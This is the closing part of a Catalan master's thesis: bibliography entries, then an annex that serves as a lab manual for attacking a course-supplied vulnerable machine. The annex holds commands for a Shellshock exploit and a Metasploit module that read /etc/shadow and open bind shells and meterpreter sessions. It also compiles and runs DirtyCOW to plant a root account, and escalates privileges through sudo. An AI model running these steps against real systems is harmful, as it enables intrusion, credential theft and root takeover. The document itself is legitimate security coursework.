[118] The fork() System Call . 2018. The fork() System Call . [en línia] Disponible a: http://www.csl.mtu.edu/cs4411.ck/www/NOTES/process/fork/create.html. [Data de consulta: 22 de desembre de 2018].

[119] ptrace(2) - Linux manual page. 2018. ptrace(2) - Linux manual page. [en línia] Disponible a: http://man7.org/linux/man-pages/man2/ptrace.2.html. [Data de consulta: 22 de desembre de 2018].

[120] kernel/git/torvalds/linux.git - Linux kernel source tree. 2018. kernel/git/torvalds/linux.git - Linux kernel source tree. [en línia] Disponible a: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=19be0eaffa3ac7d8eb6784ad9bdbc7d67ed8e619. [Data de consulta: 22 de desembre de 2018].

[121] YouTube. 2018. Explaining Dirty COW local root exploit - CVE-2016-5195 - YouTube. [en línia] Disponible a: https://www.youtube.com/watch?v=kEsshExn7aE. [Data de consulta: 22 de desembre de 2018].

[122] nsa.gov (web.archive.org). 2012. Defense in Depth. [en línia] Disponible a: https://web.archive.org/web/20121010164236/https://www.nsa.gov/ia/_files/support/defenseindepth.pdf. [Data de consulta: 22 de desembre de 2018].

[123] CVE-2014-6271 - Remotely Exploitable Vulnerability in Bash | Volexity. 2018. CVE-2014-6271 - Remotely Exploitable Vulnerability in Bash | Volexity. [en línia] Disponible a: https://www.volexity.com/blog/2014/09/24/cve-2014-6271-remotely-exploitable-vulnerability-in-bash/. [Data de consulta: 22 de desembre de 2018].

[124] Snort: Re: ShellShock Signatures. 2018. Snort: Re: ShellShock Signatures. [en línia] Disponible a: https://seclists.org/snort/2015/q1/554. [Data de consulta: 22 de desembre de 2018].

[125] Executable space protection - Wikipedia. 2018. Executable space protection - Wikipedia. [en línia] Disponible a: https://en.wikipedia.org/wiki/Executable_space_protection. [Data de consulta: 22 de desembre de 2018].

[126] Address space layout randomization - Wikipedia. 2018. Address space layout randomization - Wikipedia. [en línia] Disponible a: https://en.wikipedia.org/wiki/Address_space_layout_randomization. [Data de consulta: 22 de desembre de 2018].

[127] GitHub. 2018. Using Git · rapid7/metasploit-framework Wiki · GitHub. [en línia] Disponible a: https://github.com/rapid7/metasploit-framework/wiki/Using-Git. [Data de consulta: 22 de desembre de 2018].

[128] GitHub. 2018. Contributing to Metasploit · rapid7/metasploit-framework Wiki · GitHub. [en línia] Disponible a: https://github.com/rapid7/metasploit-framework/wiki/Contributing-to-Metasploit. [Data de consulta: 22 de desembre de 2018].

Índex de figures

Annex 1 – Manual de proves del TFM – LLEGEIXME.TXT

```
Manual pel TFM
---------------

Aquest petit manual és per muntar un entorn de proves ràpidament on podem
assegurar que tot funciona adequadament i permet que es puguin anar copiant i
aferrant les comandes a la màquina virtual per facilitar les proves.

Màquines
---------

Màquina vulnerable, ISO donada pels consultors.
Màquina Linux 32 bits amb l'ISO que arranqui des de CD sense disc dur, 1024 MB
de ram.
Xarxa en mode pont per a que agafi la IP a la mateixa xarxa.
Les comandes estan preparades per a que la IP de xarxa d'aquesta maquina sigui
192.168.1.5
Penseu a canviar-ho a la comanda o a canviar la IP de la màquina virtual amb:
 sudo ifconfig eth0 192.168.1.5

Màquina kali virtual baixada de:
https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-
download/
Kali Linux Vbox 64 Bit Ova
https://images.offensive-security.com/virtual-images/kali-linux-2018.4-vbox-
amd64.ova

- Fer doble clic a l'arxiu o importar a VirtualBox des de Archivo-->
Importar servicio Virtualizado
- Fer clic a importar
- Canvia configuració de la xarxa a Xarxa pont
- Encendre màquina virtual
- Entrar amb usuari root i contrasenya toor
- Obri una finestra de terminal i actualitzar el sistema amb les ordres:
    apt update
    apt upgrade
Pot tardar mitja hora
- Reiniciar per si un cas
- La VM pot estar en anglès i teclat US es pot canviar a la configuració, al
triangle invertit a devora el símbol d'apagar a la barra superior de menús-->
Region and Language

- Copia carpeta de codi al directori de home de kali com TFMcodi (amb scp p ex.)

LLista de fitxers:
------------------
logs -- Directori amb logs de sortida de tests.sh.
vuln.cgi -- Codi del script vulnerable extret de la màquina vulnerable.
tests.sh -- Codi del script del joc de proves per provar variacions del mòdul de
Metasploit.
dirty -- Executable compilat del exploit DirtyCOW que funciona a la màquina
vulnerable.
CGIshellshock.py -- Codi del exploit.
apache_cgi_bash_shellshock_uoc.py -- Codi del mòdul de Metasploit.
```

```
40839.c -- Codi del exploit DirtyCOW baixat de exploitdb.com.

Compilant exploit DirtyCOW:
------------------------------
A kali es necessari instal·lar llibreries per compilar per 32 bits
 apt install gcc-multilib
Amb el exploit baixat de:
https://www.exploit-db.com/exploits/40839
Compilar amb:
 gcc 40839.c -m32 -pthread -o dirty -lcrypt
Donar permisos d'execució:
 chmod +x dirty

PROVANT CGIexploit.py
---------------------
Per ajuda:
 python3 CGIshellshock.py -h

Per comanda (amb cometes per 2):
 python3 CGIshellshock.py -c ls http://192.168.1.5/cgi-bin/vuln.cgi
 python3 CGIshellshock.py -c "cat /etc/passwd"
http://192.168.1.5/cgi-bin/vuln.cgi

Per pseudoiteractiu:
 python3 CGIshellshock.py -i http://192.168.1.5/cgi-bin/vuln.cgi
dins el "shell"
 cat /etc/passwd
 cat /etc/shadow
 cat vuln.cgi
Per sortir:
 quit


PROVANT Exploit Metasploit TOTSOL
---------------------------------
Exporta llibreria de Python de Metasploit:
 export PYTHONPATH=$PYTHONPATH:/usr/share/metasploit-framework/lib/msf/core/
modules/external/python

Fent algunes proves:
Per ajuda:
 ./apache_cgi_bash_shellshock_uoc.py -h
Per comprovar vulnerabilitat:
 ./apache_cgi_bash_shellshock_uoc.py --rhost 192.168.1.5 --targeturi
/cgi-bin/vuln.cgi soft_check
Per explotar vulnerabilitat:
 ./apache_cgi_bash_shellshock_uoc.py --rhost 192.168.1.5 --targeturi
/cgi-bin/vuln.cgi --command ls
 ./apache_cgi_bash_shellshock_uoc.py --rhost 192.168.1.5 --targeturi
/cgi-bin/vuln.cgi --command "cat /etc/shadow"

PROVANT Exploit dins Metasploit
-------------------------------
Crear directori adequat pels mòduls d'usuari:
 mkdir -p ~/.msf4/modules/exploits/linux/http
Copiar el mòdul:
 cp apache_cgi_bash_shellshock_uoc.py ~/.msf4/modules/exploits/linux/http/.
Executar msfconsole:
```

```
 msfconsole
 Dins MSF:
Carregar exploit:
 use exploit/linux/http/apache_cgi_bash_shellshock_uoc
Configurar exploit:
 set rhost 192.168.1.5
 set targeturi /cgi-bin/vuln.cgi

Seleccionar payload per executar comanda:
 set payload linux/x86/exec
 set cmd cat /etc/shadow
Executar:
 exploit

Seleccionar payload per shell tcp:
 set payload  linux/x86/shell/bind_tcp
Executar exploit:
 exploit
Dins shell mira qui som:
 whoami
 id

Escalar privilegis per mala configuració de sudo:
-------------------------------------------------
 sudo -s
 whoami
 id

Sortir del shell:
exit

Meterpreter
-----------

Seleccionar payload meterpreter:
 set payload linux/x86/meterpreter/bind_tcp
 exploit
Dins meterpreter:
 sysinfo
 getuid

PROVANT DirtyCOW
----------------
Posar-se al temporal de la màquina remota i pujar el exploit dirtycow:
 cd /tmp
 upload dirty
 exit


Canviar el payload al shell tcp:
 set payload  linux/x86/shell/bind_tcp
Executar exploit:
 exploit
Dins el shell anar al tmp:
 cd /tmp
Mirar si hi ha el dirty i comprovar i canviar permisos:
 ls -lah
 chmod +x dirty
```

```
 ls -lah

Mirar qui som:
 whoami
 id

./dirty 123456
Esperar una estona, 5 min.

Comprovar que s'ha escrit /etc/passwd:
 cat /etc/passwd
I canviar usuari:
 su firefart
 Password: 123456

Mirar qui som:
 whoami
 id

Sortir de per tot:
 exit
 exit
 exit

SSH
---
Ara inclús hi podem entrar per ssh:
 ssh firefart@192.168.1.5
 password 123456
Entram com hca però podem canviar-nos a l'usuari firefart que és root:
 su firefart
 Password: 123456
 id
```